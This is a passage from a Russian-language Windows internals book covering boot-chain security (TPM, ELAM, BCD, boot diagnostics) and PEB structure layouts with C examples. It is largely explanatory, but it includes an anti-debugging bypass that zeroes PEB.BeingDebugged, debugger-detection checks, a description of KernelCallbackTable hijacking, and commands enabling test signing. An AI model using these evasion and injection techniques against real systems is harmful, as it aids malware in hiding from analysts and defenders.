PCR[14] - Boot authorities
PCR[15-23] - Reserved / vendor-specific

```

Каждый компонент цепочки загрузки **расширяет (extend)** соответствующий PCR хешем своего содержимого:

```
PCR[new] = SHA-256( PCR[old] || SHA-256(measured_data) )
```

Операция **extend** является односторонней: невозможно «откатить» значение PCR без сброса TPM (reboot).

4.13.2. Лог загрузки (TCG Log)

Windows сохраняет подробный лог измерений в формате TCG (Trusted Computing Group). Он доступен через:

```
# Чтение TCG Log через WMI
$log = Get-WmiObject -Namespace "root\cimv2\Security\MicrosoftTpm" `
-Class Win32_Tpm | Select-Object -First 1
# Метод: $log.GetTcgLog()

# Или через API: TBS_COMMAND_LOCALITY_ZERO + Tbsi_Get_TCG_Log()
# Или через UEFI: EFI_TCG2_PROTOCOL.GetEventLog()
```

Недокументированная деталь: Windows записывает в TCG Log не только стандартные события, но и специфические для ОС записи с `EventType = 0x80000001..0x80000005` (Microsoft-специфичные типы). Эти записи включают:

- Хеши параметров BCD
- Хеши boot-политик
- Хеши VSM/VBS конфигурации
- Информацию о Secure Boot state

4.13.3. ELAM — Early Launch Anti-Malware

ELAM-драйверы — специальная категория boot-start драйверов, загружаемых **раньше** всех остальных boot-драйверов (кроме Core Extensions). Их задача — классификация последующих boot-драйверов как «доверенных» или «недоверенных».

Порядок загрузки:

1. Core drivers (ci.dll, tm.sys, clfs.sys, ...)
2. Core extension drivers
3. TPM core drivers
4. ★ ELAM drivers ★ ← Раньше всех boot-start
5. Boot-start drivers (Start=0)
6. System-start drivers (Start=1)

4.13.4. Регистрация ELAM-драйвера

ELAM-драйвер должен:

1. Быть подписан **специальным ELAM-сертификатом** (выдаётся Microsoft через WHQL/Attestation).
2. Содержать ресурс `MicrosoftElamCertificateInfo` (RT_RCDATA, ID=11111) с хешами доверенных сертификатов.
3. Регистрировать callback через `IoRegisterBootDriverCallback()`.

```
// Фрагмент ELAM-драйвера (упрощённо)
NTSTATUS
DriverEntry(
    _In_ PDRIVER_OBJECT DriverObject,
    _In_ PUNICODE_STRING RegistryPath
)
{
    // Регистрация callback для классификации boot-драйверов
    PVOID callbackHandle;
    NTSTATUS status = IoRegisterBootDriverCallback(
        ElamBootDriverCallback,
        NULL,
        &callbackHandle
    );
    // ...
}

VOID
ElamBootDriverCallback(
    _In_ PVOID CallbackContext,
    _In_ BDCB_CALLBACK_TYPE Classification,
    _Inout_ PBDCB_IMAGE_INFORMATION ImageInformation
)
{
    if (Classification == BdcCbStatusUpdate) {
        // ImageInformation содержит:
        // ImageName — имя загружаемого драйвера
        // ImageHash — SHA-256 хеш
        // CertificatePublisher — издатель сертификата
        // CertificateIssuer — CA сертификата
        // CertificateThumbprint
        // ImageFlags

        // Решение о классификации:
        ImageInformation->Classification = BdcCbClassificationKnownGoodImage;
        // или BdcCbClassificationKnownBadImage
        // или BdcCbClassificationUnknownImage
    }
}
```

Недокументированный нюанс: при `BdcCbClassificationKnownBadImage` ядро **не загружает** драйвер, записывая событие в Event Log (Microsoft-Windows-Boot/Operational). Однако политика обработки Unknown зависит от Boot Configuration:

- `IgnoreAllFailures` — загружает всё
- `IgnoreShutdownFailures` — загружает Unknown
- `IgnoreBootFailures` — не загружает Unknown после неудачной загрузки
- `DisplayAllFailures` — показывает Recovery Environment

Политика задаётся в BCD-элементе `BcdOSLoaderInteger_BootStatusPolicy` (`0x260000E0`).

4.13.5. Windows Defender как ELAM

Windows Defender использует ELAM-драйвер `WdBoot.sys`:

```
HKLM\SYSTEM\CurrentControlSet\Services\WdBoot
Start      = 0      (Boot)
Group      = "Early-Launch"
ImagePath  = system32\drivers\wd\WdBoot.sys
LaunchProtected = 3  (Antimalware-Light)
```

`WdBoot.sys` загружается одним из первых и классифицирует все последующие boot-драйверы, проверяя их хеши и сертификаты по собственной базе известных угроз.

4.14. Полная временная диаграмма загрузки

Для наглядности представим весь процесс загрузки на временной шкале с указанием ключевых моментов и примерного времени (на типичной системе с NVMe SSD):

Время (условное)

- 0.0 с — Reset Vector → UEFI SEC
- 0.1 с — PEI: инициализация RAM
- 0.5 с — DXE: загрузка драйверов UEFI, Secure Boot
- 1.0 с — BDS: выбор загрузочного устройства
- 1.2 с — bootmgfw.efi: чтение BCD
 - Если нужно: отображение Boot Menu
 - Передача управления winload.efi
- 1.5 с — winload.efi: загрузка ntoskrnl, HAL, SYSTEM hive
 - Загрузка boot-start драйверов в память
 - Загрузка ELAM-драйверов
 - ExitBootServices()
- 2.0 с — KiSystemStartup → Phase 0
 - Mm, Ob, Se, Ps, Cm (однопроцессорно)
 - Создание процесса System
- 2.5 с — Phase 1
 - IoInitSystem: загрузка boot/system драйверов
 - WdBoot.sys (ELAM) → классификация
 - disk.sys, volmgr.sys, ntfs.sys, ...
 - PnP enumeration
 - Создание smss.exe
- 4.0 с — smss.exe
 - autochk (если нужно)
 - Known DLLs, page file, env vars
 - Session 0: csrss.exe + wininit.exe
 - Session 1: csrss.exe + winlogon.exe
- 5.0 с — wininit.exe → services.exe → svchost.exe (×N)
 - lsass.exe → LSA initialization
- 6.0 с — winlogon.exe → LogonUI.exe
 - Credential Providers → экран входа
- 8.0 с — Ввод пароля → LsaLogonUser → профиль
 - userinit.exe → explorer.exe
- 10.0 с — Рабочий стол готов
(Startup-приложения продолжают загружаться)

Примечание: времена приблизительные и сильно зависят от аппаратуры, количества драйверов и служб. На HDD-системах загрузка может занимать 30-60 секунд.

4.15. Диагностика проблем загрузки

4.15.1. ntbtlog.txt – протокол загрузки драйверов

Включение:

```
bcdedit /set bootlog yes
```

Формат файла %SystemRoot%\ntbtlog.txt:

```
Service Pack 0
Loaded driver \SystemRoot\system32\ntoskrnl.exe
Loaded driver \SystemRoot\system32\hal.dll
Loaded driver \SystemRoot\system32\kdcom.dll
Loaded driver \SystemRoot\system32\mcpupdate_GenuineIntel.dll
...
Did not load driver \SystemRoot\system32\drivers\suspect.sys
```

Строка «Did not load driver» указывает на отказ Code Integrity или зависимость.

4.15.2. Windows Boot Performance Diagnostics

ETW-провайдер `Microsoft-Windows-Diagnostics-Performance` (GUID: `{CFC18EC0-96B1-4EBA-961B-622CAEE05B0A}`) записывает детальную телеметрию загрузки:

```
# Просмотр событий загрузки
Get-WinEvent -LogName "Microsoft-Windows-Diagnostics-Performance/Operational" |
  Where-Object { $_.Id -eq 100 } |
  Select-Object -First 5 |
  Format-List TimeCreated, Message
```

Событие ID 100 содержит общее время загрузки (BootTime), время до main path (MainPathBootTime), время загрузки драйверов (BootDriverInitTime) и другие метрики.

4.15.3. WPA (Windows Performance Analyzer) и boot trace

Сбор детального ETW-трассирования загрузки:

```
:: Включение boot trace
xbootmgr -trace boot -traceflags base+cswitch+drivers+power

:: После перезагрузки трассировка сохраняется в
:: %SystemRoot%\System32\LogFiles\WMI\boot*.etl

:: Альтернатива через wpr:
wpr -boottrace -addboot GeneralProfile
:: перезагрузка...
wpr -boottrace -stopboot C:\boot_trace.etl
```

4.15.4. Bugcheck-и при загрузке

Типичные BSOD на разных этапах загрузки:

Bugcheck	Код	Типичная причина
<code>PHASE0_INITIALIZATION_FAILED</code>	0x31	Ошибка в Phase 0 (память, HAL)
<code>PHASE1_INITIALIZATION_FAILED</code>	0x32	Ошибка в Phase 1 (I/O, драйверы)
<code>INACCESSIBLE_BOOT_DEVICE</code>	0x7B	Не найден boot-диск (отсутствие драйвера)
<code>CRITICAL_PROCESS_DIED</code>	0xEF	Аварийное завершение smss/csrss/wininit
<code>SESSION_INITIALIZATION_FAILED</code>	0x6D	Ошибка создания Session 0 или 1
<code>PROCESS1_INITIALIZATION_FAILED</code>	0x6B	smss.exe не смог стартовать
<code>BAD_SYSTEM_CONFIG_INFO</code>	0x74	Повреждение куста реестра SYSTEM

4.16. Практические рекомендации

4.16.1. Безопасная экспериментация с параметрами загрузки

1. **Всегда** создавайте резервную копию BCD перед изменениями: `cmd bcdedit /export C:\bcd_backup.bcd`
2. Используйте **отдельную загрузочную запись** для экспериментов: `cmd bcdedit /copy {current} /d "Test Entry" :: Запомните GUID новой записи, например {12345678-...} bcdedit /set {12345678-...} testsigning on bcdedit /set {12345678-...} debug on`
3. Установите **таймаут** меню загрузки: `cmd bcdedit /timeout 10`
4. Для восстановления из нерабочего состояния используйте WinRE: `bcdedit /import C:\bcd_backup.bcd`

4.16.2. Мониторинг загрузки в production

Для мониторинга целостности загрузки в production-среде:

- **Measured Boot + Remote Attestation** — используйте Microsoft Attestation Service или собственный сервер для проверки PCR-значений TPM при каждой загрузке.
- **Event Log** — подписывайтесь на события в журнале `Microsoft-Windows-Boot` и `Microsoft-Windows-CodeIntegrity/Operational`.
- **SIEM-интеграция** — пересылайте boot-события в SIEM для обнаружения аномалий (новые boot-драйверы, изменения BCD и т.д.).

4.16.3. Защита цепочки загрузки

Технология	Защищает от
Secure Boot	Модификация загрузчика, буткиты
Measured Boot + TPM	Незаметная подмена компонентов
ELAM	Вредоносные boot-start драйверы
BitLocker + TPM PCR sealing	Offline-атаки на диск
HVCI (Hypervisor CI)	Неподписанный код в ядре
Credential Guard (VBS)	Кража NTLM/Kerberos из lsass
Kernel DMA Protection	DMA-атаки через Thunderbolt/PCIe

4.17. Итоги главы

Загрузка Windows — это строго упорядоченный, многоэтапный процесс, в котором каждый компонент зависит от предыдущего и подготавливает среду для следующего.

Ключевые моменты:

1. **UEFI** → **bootmgfw.efi** → **winload.efi** → **ntoskrnl.exe** — каждый переход верифицируется Secure Boot и измеряется TPM.
2. **Phase 0** и **Phase 1** ядра — строго разделённые этапы: однопроцессорная инициализация базовых менеджеров и многопроцессорная загрузка драйверов.
3. **smss.exe** — bridge между kernel и user mode, native-процесс без Win32-подсистемы.
4. **csrss.exe** — критический процесс, без которого Win32-подсистема не функционирует.
5. **BCD** содержит десятки недокументированных элементов, влияющих на поведение загрузки, безопасность и производительность.
6. **ELAM** позволяет антивирусным решениям контролировать загрузку драйверов на самой ранней стадии.
7. **Отладка загрузки** через WinDbg и boot tracing даёт беспрецедентный уровень контроля и видимости.

Файлы инструментов к этой главе:

Файл	Назначение
<code>tools/ch04/enum_bcd_hidden.ps1</code>	Перечисление всех BCD-элементов, включая скрытые
<code>tools/ch04/boot_sequence_monitor.c</code>	Boot-start драйвер для мониторинга последовательности загрузки

Далее: В Главе 5 мы рассмотрим внутреннее устройство процессов и потоков Windows, включая недокументированные поля структур `EPROCESS` и `ETHREAD`, механизмы планирования и внутренние состояния потоков.

ЧАСТЬ II

Процессы и память

Глава 5. Недокументированные структуры процессов: PEB и EPROCESS

Введение

Каждый процесс в Windows представлен двумя фундаментальными структурами данных: **PEB** (Process Environment Block) в пользовательском пространстве и **EPROCESS** в пространстве ядра. Официальная документация Microsoft описывает лишь малую часть их полей, пометая большинство как «reserved» или вовсе умалчивая о них. Между тем именно эти структуры содержат критически важную информацию: список загруженных модулей, параметры запуска, флаги отладки, токен безопасности, связи между процессами.

Понимание PEB и EPROCESS необходимо для:

- **Reverse engineering** — анализ поведения вредоносного ПО, которое активно манипулирует этими структурами.
- **Разработки средств защиты** — антивирусы и EDR-системы читают EPROCESS напрямую для обнаружения скрытых процессов.
- **Системного программирования** — множество задач (определение загруженных DLL, получение параметров командной строки другого процесса, обнаружение отладчика) решаются через прямой доступ к PEB.
- **Offensive security** — техники сокрытия процессов, подмены родительского PID, маскировки под системные процессы опираются на модификацию этих структур.

В этой главе мы разберём обе структуры поле за полем, рассмотрим связанные подструктуры (PEB_LDR_DATA, LDR_DATA_TABLE_ENTRY, RTL_USER_PROCESS_PARAMETERS, KPROCESS), изучим механизм создания процессов на уровне Native API и освоим практические техники работы с PEB и EPROCESS.


Важно Windows. Все смещения и размеры полей приведены для 64-битных Windows 10 22H2 / Windows 11 23H2, если не указано иное. Структуры могут отличаться между версиями — всегда сверяйтесь с отладочными символами (`ntdll.pdb`, `ntkrnlmp.pdb`) для конкретного билда.

5.1. Process Environment Block (PEB)

5.1.1. Что такое PEB

PEB — это структура данных, размещённая в пользовательском адресном пространстве каждого процесса. Она создаётся ядром при инициализации процесса и содержит информацию, необходимую загрузчику (`ntdll.dll`), куче (heap manager) и подсистемам для функционирования процесса.

PEB расположена по фиксированному (для данного процесса) адресу внутри региона памяти, выделенного ядром. Этот адрес рандомизируется благодаря ASLR, но остаётся постоянным в течение жизни процесса.



5.1.2. Как найти PEB

Существует несколько способов получить адрес PEB текущего или удалённого процесса.

Способ 1: Через TEB (Thread Environment Block)

Каждый поток имеет свой TEB, адрес которого доступен через сегментный регистр `gs` (на x64) или `fs` (на x86). Поле `ProcessEnvironmentBlock` в TEB указывает на PEB:

```
x64: gs:[0x60] → TEB.ProcessEnvironmentBlock → PEB
x86: fs:[0x30] → TEB.ProcessEnvironmentBlock → PEB
```

На языке C (MSVC, x64):

```
// Способ 1a: через интринсик __readgsqword
#include <intrin.h>

PPEB GetPeb(void)
{
    // TEB.ProcessEnvironmentBlock находится по смещению 0x60 в TEB (x64)
    return (PPEB)__readgsqword(0x60);
}
```

```
// Способ 1b: через NtCurrentTeb()
#include <winternl.h>

PPEB GetPeb(void)
{
    return NtCurrentTeb()→ProcessEnvironmentBlock;
}
```

```
; Способ 1c: на ассемблере (x64, MASM)
GetPeb PROC
    mov rax, gs:[60h]
    ret
GetPeb ENDP
```

Способ 2: NtQueryInformationProcess

Для получения PEB другого процесса используется `NtQueryInformationProcess` с классом `ProcessBasicInformation` (0):

```
#include <winternl.h>

PPEB GetRemotePeb(HANDLE hProcess)
{
    PROCESS_BASIC_INFORMATION pbi;
    ULONG returnLength;

    NTSTATUS status = NtQueryInformationProcess(
        hProcess,
        ProcessBasicInformation, // 0
        &pbi,
        sizeof(pbi),
        &returnLength
    );

    if (!NT_SUCCESS(status))
        return NULL;

    return pbi.PebBaseAddress;
}
```

Структура `PROCESS_BASIC_INFORMATION`:

```
typedef struct _PROCESS_BASIC_INFORMATION {
    NTSTATUS ExitStatus; // +0x000
    PPEB PebBaseAddress; // +0x008 ← адрес PEB в целевом процессе
    ULONG_PTR AffinityMask; // +0x010
    KPRIORITY BasePriority; // +0x018
    ULONG_PTR UniqueProcessId; // +0x020
    ULONG_PTR InheritedFromUniqueProcessId; // +0x028
} PROCESS_BASIC_INFORMATION;
```

Важно. `PebBaseAddress` — это адрес в виртуальном пространстве целевого процесса. Чтобы прочитать содержимое PEB удалённого процесса, необходимо использовать `NtReadVirtualMemory` / `ReadProcessMemory`.

Способ 3: Недокументированная функция `NtCurrentPeb`

В некоторых версиях `ntdll.dll` экспортируется функция `RtlGetCurrentPeb()`, которая является обёрткой над чтением TEB:

```
// Прототип
PPEB NTAPI RtlGetCurrentPeb(void);

// Использование
PPEB peb = RtlGetCurrentPeb();
```

5.1.3. Полная структура PEB (x64, Windows 10/11)

Ниже приведена структура PEB с основными полями. Полная структура занимает порядка 0x7C8 байт (зависит от версии). Смещения даны для x64.

PEB (x64)			
Offset	Field	Size	
+0x000	InheritedAddressSpace	BOOLEAN (1)	
+0x001	ReadImageFileExecOptions	BOOLEAN (1)	
+0x002	BeingDebugged	BOOLEAN (1)	
+0x003	BitField	UCHAR (1)	
	ImageUsesLargePages : 1		
	IsProtectedProcess : 1		
	IsImageDynamicallyRelocated : 1		
	SkipPatchingUser32Forwarders : 1		
	IsPackagedProcess : 1		
	IsAppContainer : 1		
	IsProtectedProcessLight : 1		
	IsLongPathAwareProcess : 1		
+0x004	Padding0	UCHAR[4]	
+0x008	Mutant	HANDLE	
+0x010	ImageBaseAddress	PVOID	
+0x018	Ldr	PPEB_LDR_DATA	
+0x020	ProcessParameters	PRTL_USER_..	
+0x028	SubSystemData	PVOID	
+0x030	ProcessHeap	PVOID	
+0x038	FastPebLock	PRTL_CRIT..	
+0x040	AtlThunkSListPtr	PSLIST_HEADER	
+0x048	IFEOKey	PVOID	
+0x050	CrossProcessFlags	ULONG	
	ProcessInJob : 1		
	ProcessInitializing : 1		
	ProcessUsingVEH : 1		
	ProcessUsingVCH : 1		
	ProcessUsingFTH : 1		
+0x054	Padding1	UCHAR[4]	
+0x058	KernelCallbackTable / UserSharedInfoPtr	PVOID	
+0x060	SystemReserved	ULONG	
+0x064	AtlThunkSListPtr32	ULONG	
+0x068	ApiSetMap	PVOID	
+0x070	TlsExpansionCounter	ULONG	
+0x074	Padding2	UCHAR[4]	
+0x078	TlsBitmap	PVOID	
+0x080	TlsBitmapBits[2]	ULONG[2]	
+0x088	ReadOnlySharedMemoryBase	PVOID	
+0x090	SharedData (HotpatchInformation)	PVOID	
+0x098	ReadOnlyStaticServerData	PPVOID	
+0x0A0	AnsiCodePageData	PVOID	
+0x0A8	OemCodePageData	PVOID	
+0x0B0	UnicodeCaseTableData	PVOID	
+0x0B8	NumberOfProcessors	ULONG	
+0x0BC	NtGlobalFlag	ULONG	
+0x0C0	CriticalSectionTimeout	LARGE_INTEGER	
+0x0C8	HeapSegmentReserve	SIZE_T	
+0x0D0	HeapSegmentCommit	SIZE_T	
+0x0D8	HeapDeCommitTotalFreeThreshold	SIZE_T	
+0x0E0	HeapDeCommitFreeBlockThreshold	SIZE_T	
+0x0E8	NumberOfHeaps	ULONG	
+0x0EC	MaximumNumberOfHeaps	ULONG	
+0x0F0	ProcessHeaps	PPVOID	
+0x0F8	GdiSharedHandleTable	PVOID	
+0x100	ProcessStarterHelper	PVOID	
+0x108	GdiDCAttributeList	ULONG	
+0x10C	Padding3	UCHAR[4]	
+0x110	LoaderLock	PRTL_CRIT..	
+0x118	OSMajorVersion	ULONG	
+0x11C	OSMinorVersion	ULONG	
+0x120	OSBuildNumber	USHORT	
+0x122	OSCSDVersion	USHORT	
+0x124	OSPlatformId	ULONG	
+0x128	ImageSubsystem	ULONG	
+0x12C	ImageSubsystemMajorVersion	ULONG	
+0x130	ImageSubsystemMinorVersion	ULONG	
+0x134	Padding4	UCHAR[4]	
+0x138	ActiveProcessAffinityMask	ULONG_PTR	
+0x140	GdiHandleBuffer[60]	ULONG[60]	
+0x230	PostProcessInitRoutine	PVOID	
+0x238	TlsExpansionBitmap	PVOID	

+0x240	FlsExpansionBitmapBits[32]	ULONG[32]	
+0x2C0	SessionId	ULONG	
+0x2C4	Padding5	UCHAR[4]	
+0x2C8	AppCompatFlags	ULARGE_INT	
+0x2D0	AppCompatFlagsUser	ULARGE_INT	
+0x2D8	pShimData	PVOID	
+0x2E0	AppCompatInfo	PVOID	
+0x2E8	CSDVersion	UNICODE_STR	
+0x2F8	ActivationContextData	PVOID	
+0x300	ProcessAssemblyStorageMap	PVOID	
+0x308	SystemDefaultActivationContextData	PVOID	
+0x310	SystemAssemblyStorageMap	PVOID	
+0x318	MinimumStackCommit	SIZE_T	
+0x320	FlsCallback	PPVOID	
+0x328	FlsListHead	LIST_ENTRY	
+0x338	FlsBitmap	PVOID	
+0x340	FlsBitmapBits[4]	ULONG[4]	
+0x350	FlsHighIndex	ULONG	
+0x358	WerRegistrationData	PVOID	
+0x360	WerShipAssertPtr	PVOID	
+0x368	pUnused (pContextData)	PVOID	
+0x370	pImageHeaderHash	PVOID	
+0x378	TracingFlags	ULONG	
	HeapTracingEnabled	: 1	
	CritSecTracingEnabled	: 1	
	LibLoaderTracingEnabled	: 1	
+0x37C	Padding6	UCHAR[4]	
+0x380	CsrServerReadOnlySharedMemBase	ULONGLONG	
+0x388	TppWorkerpListLock	ULONG_PTR	
+0x390	TppWorkerpList	LIST_ENTRY	
+0x3A0	WaitOnAddressHashTable[128]	PVOID[128]	
+0x7A0	TelemetryCoverageHeader	PVOID	
+0x7A8	CloudFileFlags	ULONG	
+0x7AC	CloudFileDiagFlags	ULONG	
+0x7B0	PlaceholderCompatibilityMode	CHAR	
+0x7B1	PlaceholderCompatibilityModeRsv	CHAR[7]	
+0x7B8	LeapSecondData	PVOID	
+0x7C0	LeapSecondFlags	ULONG	
+0x7C4	NtGlobalFlag2	ULONG	

Примечание. Таблица выше отражает структуру PEB для Windows 10 20H1+ / Windows 11. В более ранних версиях некоторые поля отсутствуют (например, `NtGlobalFlag2` появился в Windows 10 20H1). Для получения точной раскладки полей конкретного билда используйте команду `dt nt!_PEB` или `dt ntdll!_PEB` в WinDbg с загруженными символами.

5.1.4. Ключевые поля PEB

Рассмотрим наиболее важные поля подробно.

BeingDebugged (+0x002)

Однобайтовый флаг, устанавливаемый ядром при подключении отладчика к процессу. Это самый простой и самый известный механизм обнаружения отладчика:

```
// Проверка через PEB напрямую
BOOL IsDebuggerPresent_PEB(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    return peb->BeingDebugged;
}
```

Функция WinAPI `IsDebuggerPresent()` внутри делает ровно то же самое — читает `PEB.BeingDebugged`. В дизассемблере:

```
; ntdll!IsDebuggerPresent (типичная реализация)
mov     rax, gs:[60h]          ; rax = PEB
movzx   eax, byte ptr [rax+2] ; eax = PEB.BeingDebugged
ret
```


Антиотладочные обходы часто перезаписывают это поле:

```
// Скрытие отладчика
PPEB peb = (PPEB)__readgsqword(0x60);
peb->BeingDebugged = 0;
```

Однако ядро также хранит флаг отладки в EPROCESS (`DebugPort`), и более продвинутые проверки (например, `NtQueryInformationProcess` с `ProcessDebugPort`) используют именно его.

NtGlobalFlag (+0x0BC)

Этот 32-битный набор флагов управляет диагностическим поведением процесса. Он инициализируется из реестра:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\<exe_name>
GlobalFlag = <value>
```

Или через утилиту `gflags.exe`. Наиболее значимые флаги:

Флаг	Значение	Описание
FLG_HEAP_ENABLE_TAIL_CHECK	0x00000010	Добавляет паттерн в конец выделений кучи
FLG_HEAP_ENABLE_FREE_CHECK	0x00000020	Заполняет освобождённые блоки паттерном
FLG_HEAP_VALIDATE_PARAMETERS	0x00000040	Валидация параметров heap-функций
FLG_HEAP_PAGE_ALLOCS	0x02000000	Page Heap — выделение на границе страниц
FLG_USER_STACK_TRACE_DB	0x00001000	Сохраняет стеки вызовов для выделений
FLG_SHOW_LDR_SNAPS	0x00000002	Отладочный вывод загрузчика

Когда процесс запущен под отладчиком, Windows автоматически устанавливает три heap-флага:

```
NtGlobalFlag = FLG_HEAP_ENABLE_TAIL_CHECK (0x10)
               | FLG_HEAP_ENABLE_FREE_CHECK (0x20)
               | FLG_HEAP_VALIDATE_PARAMETERS (0x40)
               = 0x70
```

Это второй классический метод обнаружения отладчика:

```
BOOL CheckNtGlobalFlag(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    DWORD ntGlobalFlag = *(DWORD*)((BYTE*)peb + 0x0BC);
    return (ntGlobalFlag & 0x70) != 0;
}
```

ImageBaseAddress (+0x010)

Базовый адрес загрузки основного исполняемого образа. Эквивалентен значению, возвращаемому `GetModuleHandle(NULL)`:

```
PVOID GetImageBase(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    return peb->ImageBaseAddress; // +0x010
}
```

Ldr (+0x018)

Указатель на структуру `PEB_LDR_DATA`, содержащую списки загруженных модулей. Это одно из наиболее важных полей PEB — через него можно обходить все загруженные DLL без вызова WinAPI. Подробно рассматривается в разделе 5.1.5.

ProcessParameters (+0x020)

Указатель на `RTL_USER_PROCESS_PARAMETERS` — структуру, содержащую командную строку, текущий каталог, переменные окружения и другие параметры запуска процесса. Подробно рассматривается в разделе 5.1.7.

ProcessHeap (+0x030)

Адрес кучи процесса по умолчанию (default process heap). Эквивалент `GetProcessHeap()`:

```
HANDLE GetDefaultHeap(void)
{
    PPEB peb = (PPEB)__readgsqword(0x60);
    return peb->ProcessHeap; // +0x030
}
```

KernelCallbackTable (+0x058)

Указатель на таблицу callback-функций, используемых подсистемой Win32 (user32.dll). Ядро вызывает эти функции через механизм `KeUserModeCallback`. Этот указатель представляет интерес для атакующих: подмена таблицы позволяет перехватывать системные callback-ы.

Техника KernelCallbackTable hijacking используется в APT-атаках: злоумышленник может заменить указатель в PEB другого процесса на свою таблицу (через `WriteProcessMemory`), после чего при обработке оконных сообщений выполнится вредоносный код.

ApiSetMap (+0x068)

Указатель на маппинг API Set Schema. Подробно рассматривается в разделе 5.1.8.

SessionId (+0x2C0)

Идентификатор терминальной сессии (Terminal Services session), в которой запущен процесс. Сессия 0 — сервисная (начиная с Windows Vista), сессии 1+ — пользовательские.

5.1.5. PEB_LDR_DATA и списки загруженных модулей

Поле `PEB.Ldr` указывает на структуру `PEB_LDR_DATA`, которая является центральным хранилищем информации о всех загруженных модулях (EXE и DLL) в процессе.

```
typedef struct _PEB_LDR_DATA {
    ULONG           Length;                // +0x000 Размер структуры
    BOOLEAN         Initialized;           // +0x004 Инициализирована ли
    HANDLE          SsHandle;              // +0x008 Не используется
    LIST_ENTRY      InLoadOrderModuleList; // +0x010
    LIST_ENTRY      InMemoryOrderModuleList; // +0x020
    LIST_ENTRY      InInitializationOrderModuleList; // +0x030
    PVOID           EntryInProgress;        // +0x040
    BOOLEAN         ShutdownInProgress;     // +0x048
    HANDLE          ShutdownThreadId;       // +0x050
} PEB_LDR_DATA; // Размер: 0x058
```

Три списка модулей

PEB_LDR_DATA содержит три двусвязных списка (`LIST_ENTRY`), каждый из которых связывает те же самые записи `LDR_DATA_TABLE_ENTRY`, но в разном порядке:


Список	Порядок
InLoadOrderModuleList	Порядок загрузки (первым — EXE, затем ntdll.dll, kernel32.dll и т.д.)
InMemoryOrderModuleList	Порядок размещения в виртуальной памяти
InInitializationOrderModuleList	Порядок инициализации (вызова DllMain). EXE не включён в этот список

PEB_LDR_DATA



Принципиально важно понимать, что **LIST_ENTRY** в голове списка (в **PEB_LDR_DATA**) — это *якорь* (sentinel): он не является частью какого-либо **LDR_DATA_TABLE_ENTRY**. Элемент **Flink** (forward link) якоря указывает на первый элемент списка, а **Blink** (backward link) — на последний. Когда **Flink** якоря указывает обратно на сам якорь, список пуст.

Структура двусвязного списка (**LIST_ENTRY**):



(кольцевой список: последний → голова)

Макрос CONTAINING_RECORD

Поскольку **LIST_ENTRY** встроена в **LDR_DATA_TABLE_ENTRY** на разных смещениях для разных списков, для перехода от **LIST_ENTRY** к объемлющей структуре используется макрос **CONTAINING_RECORD**:

```
#define CONTAINING_RECORD(address, type, field) \
    ((type *)((char *) (address) - (ULONG_PTR)((type *)0) -> field))
```

Например, при обходе **InMemoryOrderModuleList**:

```
PLIST_ENTRY listEntry = pLdr->InMemoryOrderModuleList.Flink;

PLDR_DATA_TABLE_ENTRY entry = CONTAINING_RECORD(
    listEntry,
    LDR_DATA_TABLE_ENTRY,
    InMemoryOrderLinks // ← поле LIST_ENTRY внутри LDR_DATA_TABLE_ENTRY
